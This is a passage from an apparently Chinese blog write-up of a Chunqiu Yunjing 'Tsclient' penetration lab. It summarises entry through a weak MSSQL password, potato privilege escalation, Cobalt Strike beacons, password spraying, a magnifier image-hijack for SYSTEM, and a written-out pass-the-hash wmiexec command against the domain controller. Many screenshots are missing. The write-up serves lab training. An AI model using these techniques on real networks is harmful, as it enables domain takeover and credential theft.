
劫持cmd

img

在锁定的放大镜的地方拿到system权限

img

img



传转发入口机流量的转发上线监听器,让46机子的system上线了

img

img


拿到flag2

flag3


查看域的信息

1
shell net group "domain admins" /domain

img

发现本机是域管理员


点击抓取本机明文密码,然后查看hash值

img

1
2
83d29a49096bf96d0ca1e1e5531fb65b

proxychains4 python wmiexec.py -hashes :83d29a49096bf96d0ca1e1e5531fb65b xiaorang.lab/WIN2016\$@172.22.8.15 -codec gbk

img


拿到shell之后读文件

img

img

总结:

整理一下思路:首先是入口机(18号机)存在一个mssql的弱口令登录,直接用mdut工具登录后拿到一个低权限的shell,然后用甜土豆提权到system。然后传cs马,利用甜土豆触发cs马,让system上线cs,得到一个稳定持久的权限,方便进行后续的渗透。

然后是net user发现了一个john用户,通过进程注入,使其上线cs,发现存在一个挂载的文件夹,里面发现了一对域的账密,通过crackmapexec的密码喷洒去连接内网的机子,利用smbpassword修改密码,登录上46号机,发现权限不够,同时为了维护权限,利用18号机子的可以监听到46号机子的特性,传了一个流量转发上线的cs马,然后打了一个镜像劫持,修改注册表,让放大镜变成cmd,在锁定在状态下获得了system权限,同时46号机子的system上线cs。

46号机子是域管理员,利用它的哈希可以拿到DC,15号机子的shell,最后读flag就好了


春秋云镜之Tsclient
http://fearless-123.github.io/2025/08/31/渗透/Tsclient/
作者
fearless123
发布于
2025年8月31日
许可协议